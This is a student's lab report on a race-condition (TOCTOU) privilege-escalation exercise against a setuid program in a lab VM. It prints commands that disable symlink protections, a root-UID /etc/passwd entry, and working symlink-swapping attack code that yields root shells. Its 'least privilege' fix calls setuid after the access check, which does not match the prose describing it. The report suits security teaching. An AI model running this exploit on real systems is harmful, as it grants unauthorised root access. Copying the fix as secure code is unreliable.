

Adam Albawab  
10/22/2021  
CSE5382-001


## Assignment 6: Race Condition Vulnerability

### Task 1:


Before attempting to use the race condition vulnerability as an attack I turned off symlink protections with the following lines of code.

```
$ sudo sysctl -w fs.protected_symlinks=0  
$ sudo sysctl fs.protected_regular=0
```

Then after this had been done the goal of the first task was to verify whether we could log into a test user using the magic password that removed the need for a password. This was successfully done by me as seen in the snapshots below.




```
root@VM: /home/seed  
[10/21/21] seed@VM: ~$ sudo ls -l /etc/passwd  
-rw-r--r-- 1 root root 3013 Oct 21 20:11 /etc/passwd  
[10/21/21] seed@VM: ~$ sudo nano /etc/passwd  
[10/21/21] seed@VM: ~$  
[10/21/21] seed@VM: ~$ su test  
Password:  
root@VM: /home/seed#
```



```
seed@VM: ~  
GNU nano 4.8 /etc/passwd  
user1:x:1001:1001::/usr/user1:/bin/sh  
test:U6aMy0wojraho:0:0:test:/root:/bin/bash  
  
^G Get Help ^O Write Out ^W Where Is ^K Cut Text  
^X Exit ^R Read File ^\ Replace ^U Paste Text
```

## Task 2A:

Task two was broken down into three parts: A, B, and C. In part A the objective was to attempt the race condition attack while simulating a slow machine. This was done by adding a sleep for ten seconds between the access() and fopen() calls. During this ten second duration we had to do something manually so that the program would help us add a root account to the system. In order to do this I linked and unlinked symbolic links of /tmp/XYZ to /tmp/ABC and then relinked /tmp/XYZ to /etc/passwd in a separate terminal which succeeded as seen below.




```
seed@VM: ~/.../Labsetup6
[10/21/21] seed@VM:~/.../Labsetup6$ su test
su: user test does not exist
[10/21/21] seed@VM:~/.../Labsetup6$ ./vulp < passwd_input
[10/21/21] seed@VM:~/.../Labsetup6$ su test
Password:
root@VM:/home/seed/Documents/Labsetup6# whoami
root
root@VM:/home/seed/Documents/Labsetup6# exit
exit

seed@VM: ~/.../Labsetup6
[10/21/21] seed@VM:~/.../Labsetup6$ ln -sf /tmp/ABC /tmp/XYZ
[10/21/21] seed@VM:~/.../Labsetup6$ ln -sf /etc/passwd /tmp/XYZ
[10/21/21] seed@VM:~/.../Labsetup6$
```

## Task 2B:

For the second part of task two, the goal was to launch a real attack without the sleep condition artificially slowing down the race to allow us to link /tmp/XYZ to /etc/passwd. In order to do this I wrote an attack program that would do the linking and unlinking on a loop for me. It prints out the number of attempts as well. The code for it can be seen below.



```
attack.c
~/Documents/Labsetup6

vulp.c
attack.c

1 #include <unistd.h>
2 #include <stdio.h>
3
4 int main()
5 {
6     int i=0;
7     while (1)
8     {
9         i+=1;
10        unlink("/tmp/XYZ");
11        symlink("/dev/null", "/tmp/XYZ");
12        usleep(1000);
13
14        unlink("/tmp/XYZ");
15        symlink("/etc/passwd", "/tmp/XYZ");
16        usleep(1000);
17        printf("Attempts: %d\n",i);
18    }
19    return 0;
20 }
```

## Task 2B continued:

To successfully attack the vulnerable vulp.c I ran vulp.c using shellcode while also feeding vulp.c the string used to create the test user. Simultaneously I ran the attack program shown above. As seen in the snapshots below. The shellcode displayed the successful string indicator and I was able to access the test user inserted into the /etc/passwd file.




```
seed@VM: ~/.../Labsetup6
No permission
No permission
No permission
No permission
No permission
STOP... The passwd file has been changed
[10/21/21]seed@VM:~/.../Labsetup6$ su test
Password:
root@VM:/home/seed/Documents/Labsetup6# whoami
root

seed@VM: ~/.../Labsetup6
Attempts: 1459
Attempts: 1460
Attempts: 1461
Attempts: 1462
Attempts: 1463
^Z
[2]+  Stopped                  ./attack
[10/21/21]seed@VM:~/.../Labsetup6$
```

## Task 2C:

In the previous task there was a possibility for the /tmp/XYZ file to become root due to a sticky bit. This was random and if it occurred it would make the attack impossible because without root privilege it could not be unlinked anymore. As a result we had to delete the /tmp/XYZ file with root privilege to make it so the attack could work again. To circumvent this issue we can use the renameat2() system call that overcomes the race condition due to the time between unlink and symlink in our code. The revised code can be seen below.




```
attack.c
~/Documents/Labsetup6
vulp.c
attack.c

1#define _GNU_SOURCE
2#include <stdio.h>
3#include <unistd.h>
4int main()
5{
6    int i=0;
7    while(1)
8    {
9        i+=1;
10       unsigned int flags = RENAME_EXCHANGE;
11       unlink("/tmp/XYZ"); symlink("/dev/null", "/tmp/XYZ");
12       unlink("/tmp/ABC"); symlink("/etc/passwd", "/tmp/ABC");
13       renameat2(0, "/tmp/XYZ", 0, "/tmp/ABC", flags);
14       printf("Attempt number %d\n", i);
15   }
16   return 0;
17 }
```

### Task 2C continued:

To attempt the attack again with the revised code, I used the shellcode to run vulp.c with the correct input and in a separate terminal I ran the attack program. Then I ensured the test user was deleted before running the attack and trying to log in through the test user again. This resulted in a successful attack as can be seen below.




```
seed@VM: ~/.../Labsetup6
[10/21/21]seed@VM:~/.../Labsetup6$ su test
su: user test does not exist
[10/21/21]seed@VM:~/.../Labsetup6$ su test
Password:
root@VM:/home/seed/Documents/Labsetup6# whoami
root
root@VM:/home/seed/Documents/Labsetup6# exit
exit
[10/21/21]seed@VM:~/.../Labsetup6$

seed@VM: ~/.../Labsetup6
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
STOP... The passwd file has been changed
[10/21/21]seed@VM:~/.../Labsetup6$

seed@VM: ~/.../Labsetup6
Attempt number 26141
Attempt number 26142
Attempt number 26143
Attempt number 26144
Attempt number 26145
Attempt number 26146
Attempt number 26147
Attempt number 26148
^Z
[3]+  Stopped                  ./attack
[10/21/21]seed@VM:~/.../Labsetup6$
```

### Task 3A:

Task 3 involved two subtasks: A, and B. In subtask A the goal was to apply the principle of least privilege to our code using seteuid calls. This would be done to fix the vulnerability in the code. In order to achieve this I added lines 11, 12, 16, and 21 in the code shown below. What this does is drop the privileges before checking for access and then reverts them after.



```
1#include <stdio.h>
2#include <stdlib.h>
3#include <string.h>
4#include <unistd.h>
5
6int main()
7{
8    char* fn = "/tmp/XYZ";
9    char buffer[60];
10    FILE* fp;
11    uid_t ruid = getuid();
12    uid_t euid = geteuid();
13    /* get user input */
14    scanf("%50s", buffer);
15    if (!access(fn, W_OK)) {
16        setuid(ruid);
17        fp = fopen(fn, "a+");
18        fwrite("\n", sizeof(char), 1, fp);
19        fwrite(buffer, sizeof(char), strlen(buffer), fp);
20        fclose(fp);
21        setuid(euid);
22    } else {
23        printf("No permission \n");
24    }
25
26    return 0;
27}
```

As a result, when this new code was attacked using our attack program, the attack failed. This is because we temporarily dropped the privileges of the root SETUID program by setting the effective user ID equal to the real user ID. Meaning that fopen will no longer successfully execute because you must be a root user to open the privileged /etc/passwd file which will cause a segmentation fault. This result can be seen below.


### Task 3A continued:

```
seed@VM: ~/.../Labsetup6
d_input
No permission
./target_process.sh: line 10: 428657 Segmentation fault      ./vulp < passw
d_input
./target_process.sh: line 10: 428659 Segmentation fault      ./vulp < passw
d_input
No permission
./target_process.sh: line 10: 428663 Segmentation fault      ./vulp < passw
d_input
No permission
No permission
^Z
[20]+  Stopped                  ./target_process.sh
[10/21/21] seed@VM: ~/.../Labsetup6$

seed@VM: ~/.../Labsetup6
Attempt number 17734
Attempt number 17735
Attempt number 17736
Attempt number 17737
Attempt number 17738
Attempt number 17739
Attempt number 17740
Attempt number 17741
Attempt number 17742
Attempt number 17743
Attempt number 17744
^Z
[13]+  Stopped                  ./attack
[10/21/21] seed@VM: ~/.../Labsetup6$
```

### Task 3B:

In subtask B the objective was to turn back on the protections for symlinks that we turned off in the first step and then run the attack again whilst noting down our observations. After turning the protections back on I made the code vulnerable again by removing the `setuid()` commands. Then I recompiled `vulp.c` and made it a SETUID program again. As seen below the attack was still unsuccessful and exhibited the same segmentation fault and no permission output as last time. This can be seen below.



```
seed@VM: ~/1-Moo Cow
./target_process.sh: line 10: 452870 Segmentation fault      ./vulp < passw
d_input
./target_process.sh: line 10: 452872 Segmentation fault      ./vulp < passw
d_input
No permission
No permission
No permission
./target_process.sh: line 10: 452880 Segmentation fault      ./vulp < passw
d_input
./target_process.sh: line 10: 452882 Segmentation fault      ./vulp < passw
d_input
No permission
^Z
[25]+  Stopped                  ./target_process.sh

seed@VM: ~/Labsetup6
Attempt number 106389
Attempt number 106390
Attempt number 106391
Attempt number 106392
Attempt number 106393
Attempt number 106394
Attempt number 106395
Attempt number 106396
Attempt number 106397
Attempt number 106398
Attempt number 106399
^Z
[18]+  Stopped                  ./attack
[10/21/21]seed@VM:~/.../Labsetup6$
```

### Question 1: How does this protection scheme work?

This protection scheme works by preventing programs from following symbolic links by only allowing this behaviour when the owner of the symlink matches either the follower or the directory owner. In the case of Task 3B since the program is running with root privilege as SETUID and the `/tmp` directory is also owned by root then the SETUID program will not be allowed to follow any symbolic link not created by root. Thus it will cause a segmentation error so other users cannot access protected files such as `/etc/passwd` even when there is a race condition vulnerability.

### Question 2: What are the limitations of this scheme?

The limitations of this scheme is that it doesn't stop the race condition from occurring. All this scheme does is prevent the attack from causing any damages to word-writable sticky directories such as `tmp`. So other files can still be affected through the race condition vulnerability.